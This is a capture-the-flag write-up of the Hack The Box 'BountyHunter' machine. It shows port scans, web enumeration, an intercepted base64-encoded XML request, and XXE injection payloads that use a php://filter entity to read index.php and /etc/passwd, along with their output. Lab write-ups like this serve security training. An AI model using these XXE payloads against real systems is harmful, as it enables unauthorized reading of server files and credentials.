
1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 Port 22


Port 22 with OpenSSH 8.2p1 services.



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 d4:4c:f5:79:9a:79:a3:b0:f1:66:25:52:c9:53:1f:e1 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDLosZOXFZWvSPhPmfUE7v+PjfXGErY0KCPmAWrTUkyyFWRFO3gwHQMQqQUIcuZHmH20xMb+mNC6xnX2TRmsyaufPXLmib9Wn0BtEYbVDlu2mOdxWfr+LIO8y
vB+kg2Uqg+QHJf7SfTvdO606eBjF0uhTQ95wnJddm7WWVJlJMng7+/1NuLAAzfc0ei14XtyS1u6gDvCzXPR5xus8vfJNSp4n4B5m4GUPqI7odyXG2jK89STkoI5MhDOtzbrQydR0ZUg2PRd5TplgpmapDzMBYCIx
H6BwYXFgSU3u3dSxPJnIrbizFVNIbc9ezkF39K+xJPbc9CTom8N59eiNubf63iDOck9yMH+YGk8HQof8ovp9FAT7ao5dfeb8gH9q9mRnuMOOQ9SxYwIxdtgg6mIYh4PRqHaSD5FuTZmsFzPfdnvmurDWDqdjPZ6/
CsWAkrzENv45b0F04DFiKYNLwk8xaXLum66w61jz4Lwpko58Hh+m0i4bs25wTH1VDMkguJ1js=
|   256 a2:1e:67:61:8d:2f:7a:37:a7:ba:3b:51:08:e8:89:a6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKlGEKJHQ/zTuLAvcemSaOeKfnvOC4s1Qou1E0o9Z0gWONGE1cVvgk1VxryZn7A0L1htGGQqmFe50002LfPQfm
Y=
|   256 a5:75:16:d9:69:58:50:4a:14:11:7a:42:c1:b6:23:44 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJeoMhM6lgQjk6hBf+Lw/sWR4b1h8AEiDv+HAbTNk4J3
```

1.1.2 Port 80

Port 80 with Apache webserver.




```
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5: 556F31ACD686989B1AFCF382C05846AA
|_http-title: Bounty Hunters
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

1.2 Website enumeration


1.2.1 Home page

On main page dint found any interesting information. Discover that only Portal will lead to another web page.



1.2.2 Portal page


Lead to another bounty tracker system page.



Portal under development. Go here to test the bounty tracker.

1.2.3 Report System page

Submit random data. Server will return every data user sent.



Bounty Report System - Beta

eternalblue

abc

123


12345

If DB were ready, would have added:

```
Title:   eternalblue
CWE:     abc
Score:   123
Reward: 12345
```

1.2.4 Burp Suite intercept

The request of data to be send will be encoded into XML and base64 format.



Target: http://10.10.11.100 HTTP/1

```
POST /tracker_diRbPr00f314.php HTTP/1.1
Host: 10.10.11.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 207
Origin: http://10.10.11.100
Connection: close
Referer: http://10.10.11.100/log_submit.php
Sec-GPC: 1

data=
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklTTy
04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRsZT5h
PC90aXRsZT4KCQk8Y3dlPmFhPC9jd2U%2BCgkJPGN2c3M%
2BYTwvY3Zzcz4KCQk8cmV3YXJkPmE8L3Jld2FyZD4KCQk8
L2J1Z3JlcG9ydD4%3D
```

data sent

INSPECTOR

Selection (202)

SELECTED TEXT

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklT
Ty04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRs
ZT5hPC90aXRsZT4KCQk8Y3dlPmFhPC9jd2U%2BCgkJPG
N2c3M%2BYTwvY3Zzcz4KCQk8cmV3YXJkPmE8L3Jld2Fy
ZD4KCQk8L2J1Z3JlcG9ydD4%3D
```

DECODED FROM: URL encoding

```
PD94bWwgIHZlcnNpb249IjEuMCIgZW5jb2Rpbmc9IklT
Ty04ODU5LTEiPz4KCQk8YnVncmVwb3J0PgoJCTx0aXRs
ZT5hPC90aXRsZT4KCQk8Y3dlPmFhPC9jd2U+CgkJPGN2
c3M+YTwvY3Zzcz4KCQk8cmV3YXJkPmE8L3Jld2FyZD4K
CQk8L2J1Z3JlcG9ydD4=
```

DECODED FROM: Base64

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
\n
\t \t<bugreport>\n
\t \t<title>a</title>\n
\t \t<cwe>aa</cwe>\n
\t \t<cvss>a</cvss>\n
\t \t<reward>a</reward>\n
\t \t</bugreport>
```

send in XML + base64 format

Lead to idea of XXE attack or injection.


1.2.5 XXE Injection

Reference:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XXE%20Injection/README.md#detect-the-vulnerability


1.2.5.1 *Detect vulnerability*

Data to send



```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE replace [<!ENTITY example "Doe"> ]>
 <bugreport>
  <title>John</title>
  <reward>&example;</reward>
 </bugreport>
```

Server return external entity for ‘&example;’ with value Doe.



Bounty Report System - Beta

a

aa

a

a


If DB were ready, would have added:
Title: John
CWE:
Score:
Reward: Doe

1.2.5.2 PHP wrapper

Data to send

```
<?xml  version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ENTITY result SYSTEM "php://filter/read=convert.base64-encode/resource=index.php">]>
<bugreport>
    <title>&result;</title>
</bugreport>
```

Server returned whole index.php source code.



```
FtZXQsIGNvbnNlY3RldHVyIGFkaXBpc2ljaW5nIGVsaXQuIE1vbGxpdGlhI
G5lcXVlIGFzc3VtZW5kYSBpcHNhbSBuaWhpbCwgbW9sZXN0aWFzIG1hZ25h
bSwgcmVjdXNhbmRhZSBxdW9zIHF1aXMgaW52ZW50b3JlIHF1aXNxdWFtIHZ
lbGl0IGFzcGVyaW9yZXMsIHZpdGFlPyBSZXByZWhlbmRlcml0IHNvbHV0YS
wgZW9zIHF1b2QgY29uc2VxdXVudHVyIGl0YXF1ZS4gTmFtLjwvcD4KICAgI
CAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgPGJ1dHRvbiBjbGFz
cz0iYnRuIGJ0bi1wcmltYXJ5IiBkYXRhLWRpc21pc3M9ImlvZGFsIj4KICA
gICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIDxpIGNsYX
NzPSJmYXMgZmEtdGltZXMgZmEtZnciPjwvaT4KICAgICAgICAgICAgICAgI
CAgICAgICAgICAgICAgICAgICAgIENsb3NlIFdpbmRvdwogICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICA8L2J1dHRvbj4KICAgICA
gICAgICAgICAgICAgICAgICAgICAgICA8L2Rpdj4KICAgICAgICAgIC
AgICAgICAgICAgICAgIDwvZGl2PgogICAgICAgICAgICAgICAgICAgICAgI
CAgICA8L2Rpdj4KICAgICAgICAgICAgICAgICA8L2Rpdj4KICAgICAg
ICAgICAgIDwvZGl2PgogICAgICAgICA8L2Rpdj4KICAgICA
8L2Rpdj4KICAgICAgICA8IS0tIEJvb3RzdHJhcCBjb3JlIEpTLS0+CiAgIC
AgICAgPHNjcmlwdCBzcmM9Ii9yZXNvdXJjZXMvanF1ZXJ5Lm1pbi5qcyI+P
C9zY3JpcHQ+CiAgICAgICAgPHNjcmlwdCBzcmM9Ii9yZXNvdXJjZXMvYm9v
dHN0cmFwLmJ1bmRsZS5taW4uanMiPjwvc2NyaXB0PgogICAgICAgIDwhLS0
gVGhpcmQgcGFydHkgcGx1Z2luIEpTLS0+CiAgICAgICAgPHNjcmlwdCBzcm
M9Ii9yZXNvdXJjZXMvanF1ZXJ5LmVhc2luZy5taW4uanMiPjwvc2NyaXB0P
gogICAgICAgIDwhLS0gQ29udGFjdCBmb3JtIEpTLS0+CiAgICAgICAgPHNj
cmlwdCBzcmM9ImFzc2V0cy9tYWlsL2pxQm9vdHN0cmFwVmFsaWRhdGlvbi5
qcyI+PC9zY3JpcHQ+CiAgICAgICAgPHNjcmlwdCBzcmM9ImFzc2V0cy9tYW
lsL2NvbnRhY3RfbWUuanMiPjwvc2NyaXB0PgogICAgICAgIDwhLS0gQ29yZ
SB0aGVtZSBKUy0tPgogICAgICAgIDxzY3JpcHQgc3JjPSJqcy9zY3JpcHRz
LmpzIj48L3NjcmlwdD4KICAgIDwvYm9keT4KPC9odG1sPgo=
```


```
</td>
```

```
PCFETONUWVBFIGh0bWw+CjxodG1sIG
xhbmc9ImVuIj4KICAgIDxoZWFkPgog
ICAgICAgIDxtZXRhIGNoYXJzZXQ9In
V0Zi04IiAvPgogICAgICAgIDxtZXRh
IG5hbWU9InZpZXdwb3J0IiBjb250ZW
50PSJ3aWR0aD1kZXZpY2Utd2lkdGgs
IGluaXRpYWwtc2NhbGU9MSwgc2hyaW
5rLXRvLWZpdD1ubyIgLz4KICAgICAg
```

```
<!DOCTYPE html>\n
<html lang="en">\n
    <head>\n
        <meta charset="utf-8"
/>\n
        <meta name="viewport"
content="width=device-width, i
nitial-scale=1, shrink-to-fit=
```

1.2.5.3 Get /etc/passwd

Server returned




```
2xpc3Q6L3Vzci9zYmluL25vbG9naW4KaXJjOng6Mzk6Mzk6aXJjZDovdmFy
L3J1bi9pcmNkOi91c3Ivc2Jpbi9ub2xvZ2luCmduYXRzOng6NDE6NDE6R25
hdHMgQnVnLVJlcG9ydGluZyBTeXN0ZW0gKGFkbWluKTovdmFyL2xpYi9nbm
F0czovdXNyL3NiaW4vbm9sb2dpbgpub2JvZHk6eDo2NTUzNDo2NTUzNDpub
2JvZHk6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQt
bmV0d29yazp4OjEwMDoxMDI6c3lzdGVtZCBOZXR3b3JrIE1hbmFnZW1lbnQ
sLCw6L3J1bi9zeXN0ZW1kOi91c3Ivc2Jpbi9ub2xvZ2luCnN5c3RlbWQtcm
Vzb2x2ZTp4OjEwMToxMDM6c3lzdGVtZCBSZXNvbHZlciwsLDovcnVuL3N5c
3RlbWQ6L3Vzci9zYmluL25vbG9naW4Kc3lzdGVtZC10aW1lc3luYzp4OjEw
MjoxMDQ6c3lzdGVtZCBUaW1lIFN5bmNocm9uaXphdGlvbiwsLDovcnVuL3N
5c3RlbWQ6L3Vzci9zYmluL25vbG9naW4KbWVzc2FnZWJ1czp4OjEwMzoxMD
Y6Oi9ub25leGlzdGVudDovdXNyL3NiaW4vbm9sb2dpbgpzeXNsb2c6eDoxM
DQ6MTEwOjovaG9tZS9zeXNsb2c6L3Vzci9zYmluL25vbG9naW4KX2FwdDp4
OjEwNTo2NTUzNDo6L25vbmV4aXN0ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCnR
zczp4OjEwNjoxMTE6VFBNIHNvZnR3YXJlIHN0YWNrLCwsOi92YXIvbGliL3
RwbTovYmluL2ZhbHNlCnV1aWRkOng6MTA3OjExMjo6L3J1bi91dWlkZDovd
XNyL3NiaW4vbm9sb2dpbgp0Y3BkdW1wOng6MTA4OjExMzo6L25vbmV4aXN0
ZW50Oi91c3Ivc2Jpbi9ub2xvZ2luCmxhbmRzY2FwZTp4OjEwOToxMTU6Oi9
2YXIvbGliL2xhbmRzY2FwZTovdXNyL3NiaW4vbm9sb2dpbgpwb2xsaW5hdG
U6eDoxMTA6MTo6L3Zhci9jYWNoZS9wb2xsaW5hdGU6L2Jpbi9mYWxzZQpzc
2hkOng6MTExOjY1NTM0OjovcnVuL3NzaGQ6L3Vzci9zYmluL25vbG9naW4K
c3lzdGVtZC1jb3JlZHVtcDp4Ojk5OTo5OTk6c3lzdGVtZCBDb3JlIER1bXB
lcjovOi91c3Ivc2Jpbi9ub2xvZ2luCmRldmVsb3BtZW50Ong6MTAwMDoxMD
AwOkRldmVsb3BtZW50Oi9ob21lL2RldmVsb3BtZW50Oi9iaW4vYmFzaApse
GQ6eDo5OTg6MTAwOjovdmFyL3NuYXAvbHhkL2NvbW1vbi9seGQ6L2Jpbi9m
YWxzZQp1c2JtdXg6eDoxMTI6NDY6dXNibXV4IGRhZW1vbiwsLDovdmFyL2x
pYi91c2JtdXg6L3Vzci9zYmluL25vbG9naW4K
</td>
```

```
cm9vdDp4OjA6MDpyb290Oi9yb290Oi
9iaW4vYmFzaApkYWVtb246eDoxOjE6
ZGFlbW9uOi91c3Ivc2JpbjovdXNyL3
NiaW4vbm9sb2dpbgpiaW46eDoyOjI6
YmluOi9iaW46L3Vzci9zYmluL25vbG
9naW4Kc3lzOng6Mzoz0nN5czovZGV2
Oi91c3Ivc2Jpbi9ub2xvZ2luCnN5bm
M6eDo0OjY1NTM0OnN5bmM6L2Jpbjov
```

```
root:x:0:0:root:/root:/bin/bash\n
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\n
bin:x:2:2:bin:/bin:/usr/sbin/nologin\n
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```


Decode base64. Search for console available users.



```
development:x:1000:1000:Development:/home/development:/bin/bash
sodanew@kalinew:~/Documents/HTB/Machine/Linux/BountyHunter$ cat help.md | grep sh$
root:x:0:0:root:/root:/bin/bash
development:x:1000:1000:Development:/home/development:/bin/bash
sodanew@kalinew:~/Documents/HTB/Machine/Linux/BountyHunter$
```

